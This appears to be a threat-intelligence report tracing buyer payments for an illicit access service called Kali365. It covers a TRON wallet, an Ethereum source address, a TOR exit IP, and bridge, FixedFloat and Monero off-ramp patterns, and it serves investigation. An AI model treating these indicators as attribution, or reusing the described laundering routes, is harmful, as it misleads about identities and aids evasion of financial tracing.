
Figure: Overview of the confirmed TRON address breakdown for TZ37na7tafkhBfkft2ujRx8PHAB9eBmjuA, showing purchase-sized inbound activity and downstream flow context used to support the Kali365 payment-route assessment.
Unlike the recycled BTC placeholder address discussed below, this address is not a decoy, placeholder, or generic example wallet. Payment to this address was directly associated with successful Kali365 access, making it a confirmed payment IOC. It should be preserved and enriched for wallet clustering, transaction tracing, service-provider legal process, and broader infrastructure pivoting. We still avoid inferring total revenue, operator identity, or buyer attribution from this address alone.
Closed-source payment intelligence
Closed-source reporting linked this confirmed purchase address to an instant-swap flow currently under enquiry with the relevant swap provider. The available transaction context indicates that at least part of the payment path likely terminated in Monero (XMR), suggesting the operator may be converting visible USDT TRC-20 receipts into a privacy-preserving asset shortly after payment.
The associated request metadata included:
| Field | Value |
|---|---|
| Request IP | 185.220.101.99 |
| Assessment | TOR exit node / anonymizing proxy infrastructure |
| ASN | AS60729 — Stiftung Erneuerbare Freiheit |
| Organization | Digitalcourage e.V. |
| Infrastructure | Datacenter |
| Location | Berlin, State of Berlin, Germany |
| Observed user agent | Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 |
| Locale / language | EN; en-US,en;q=0.5 |
| Reported country / timezone | T1; Atlantic/Reykjavik (GMT+0000) |
Raw enrichment supplied with the closed-source lead classified the client as proxy/anonymizer infrastructure, including OPEN_PROXY_USER behaviour, datacenter hosting, proxy/tunnel risk labels (LOGIN_BRUTEFORCE, CALLBACK_PROXY, TUNNEL), and a tunnel classification of TOR_PROXY.
On-chain purchase and swap analysis
Follow-on on-chain analysis of the confirmed Kali365 purchase address identified roughly 138 purchase-sized inbound events in the $300–$500 range, consistent with the observed access-pricing band. Because this address was used in a purchase flow that resulted in confirmed Kali365 access, these transactions are assessed as likely buyer payments or renewals, rather than placeholder, decoy, or test activity.
Key observations:
- Purchase volume: approximately 138 buyer-sized inbound events in the $300–$500 range.

Figure: Inbound payments to the confirmed TRON purchase address cluster around the $300–$500 range, matching the observed Kali365 access-pricing band and supporting the assessment that these were likely buyer payments or renewals.

Figure: Purchase-sized inbound activity clustered around the observed Kali365 access-pricing band.
- Timezone signal: timing is fuzzy, but activity skews toward UTC-positive timezones rather than UTC-negative timezones, suggesting fewer North American buyers or buyers operating late relative to local time.

Figure: Time-distribution view used as a weak buyer-timezone signal. Treat as directional only, not attribution.
- Funding pattern: early purchases, particularly from early to late May, clustered below the later quoted price band. By late June, payments had shifted toward the $300–$350 range. The highest-volume period was the week beginning 11 May, with 54 observed purchases.

Figure: Weekly purchase-volume and pricing-band pattern, including the high-volume week beginning 11 May.
- Funding sources: repeated use of cross-chain bridges and common swap sources. One plausible pattern is buyers funding from ETH-side wallets and swapping into USDT TRC-20 before payment, which preserves the same approximate payment amount even when the source chain differs.
- Primary ETH-side source:
0x2b621e950f19373578da0523be19e93405927ba4appears as a major upstream source for many payments that ultimately reached the TRON-side purchase address. This may indicate that Kali365 also accepted payment through Ethereum-compatible rails, with bridge/swap infrastructure normalizing receipts into USDT TRC-20. An alternative explanation is that this address belongs to a reseller, broker, or payment intermediary aggregating buyer payments before bridging them into the TRON address.

Figure: Aggregate graph/path view showing how ETH-side source 0x2b621e950f19373578da0523be19e93405927ba4 relates to the broader TRON-side Kali365 payment flow, including visible bridge and swap intermediaries used to normalize funds into the confirmed USDT TRC-20 purchase address.

Figure: Aggregate ETH/TRON relationship view showing 0x2b621e950f19373578da0523be19e93405927ba4 within the broader upstream/source pattern for TRON-side Kali365 payment flows. Treat this as graph-level enrichment for bridge/swap routing, not standalone attribution.
- Buyer geography signal: this ETH-side source appears more US-weighted than the broader TRON-side flow. This may reflect different buyer populations, different sales channels, a reseller/intermediary, or deliberate wallet segmentation by language or region. The signal is not sufficient for attribution, but it is a useful collection question.
- Destinations: a meaningful share of flows appears to route to FixedFloat and then swap onward into XMR, reinforcing the privacy-asset settlement pattern noted above.

Figure: Wallet activity pattern showing the confirmed TRON purchase address TZ37na7tafkhBfkft2ujRx8PHAB9eBmjuA receiving repeated purchase-sized inbound payments from the same funding address, consistent with recurring buyer, reseller, or intermediary payment activity rather than a single isolated transaction.
- BitcoinVN usage: BitcoinVN appears in the swap/offramp picture. It is an instant-swap service and is notable because it appears to be popular with Russian-speaking users, although this is not sufficient by itself for geographic attribution.
Analytic implications:
- The operator appears to be selling broadly to buyers and leaving downstream operational risk with the customer, rather than tightly controlling who receives access.
- Offramp tradecraft appears generally competent, but there are enough observable errors and service touchpoints that they may provide useful leads for law enforcement follow-up.
- The offramp pattern does not provide a clean geography signal. In some cases, dominant rails such as RUB-facing services can strongly indicate Russia/CIS exposure; that is not clearly the case here.
- Use of FixedFloat, XMR settlement, cross-chain bridges, BitcoinVN, and the ETH-side source
0x2b621e950f19373578da0523be19e93405927ba4should be treated as enrichment and pivot points, not standalone attribution. - The apparent US focus around the ETH-side source raises a useful collection question: whether Kali365 operators segment payment wallets by buyer nationality, region, language, or sales channel.
Analytic note: payment to TZ37na7tafkhBfkft2ujRx8PHAB9eBmjuA resulted in confirmed Kali365 access, making it a confirmed payment IOC. The TOR exit node, purchase-sized payment clustering, cross-chain swaps, FixedFloat routing, and likely XMR settlement strengthen the assessment that this was an operational purchase route rather than a placeholder. These indicators do not, by themselves, prove operator identity, total revenue, or buyer geography.
Swap-provider enrichment
Closed-source payment-intelligence enrichment associated the confirmed TRON purchase route with a request from 185.220.101.99. The IP resolves to a TOR exit-node / anonymizing-proxy environment rather than a reliable end-user location. The request metadata also indicated a Linux Firefox user agent and an Atlantic/Reykjavik (GMT+0000) timezone value, which should be treated as client-supplied context rather than attribution.
| Field | Observed value |
|---|---|
| Request IP | 185.220.101.99 |
| Assessment | TOR exit node / anonymizing proxy |
| ASN | AS60729 — Stiftung Erneuerbare Freiheit |
| Organization | Digitalcourage e.V. |
| Location reported by enrichment | Berlin, State of Berlin, Germany |
| User agent | Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 |
| Locale / language | EN; en-US,en;q=0.5 |
| Reported timezone | Atlantic/Reykjavik (GMT+0000) |
| Risk labels | OPEN_PROXY_USER, LOGIN_BRUTEFORCE, CALLBACK_PROXY, TUNNEL |
| Tunnel classification | TOR_PROXY |
The swap-provider context reportedly indicates that the downstream transaction path likely involved XMR, consistent with the broader assessment that visible USDT TRC-20 receipts were being routed through instant-swap infrastructure toward privacy-asset settlement. This lead is useful for provider follow-up and preservation, but it does not identify the operator or establish a reliable geographic attribution.
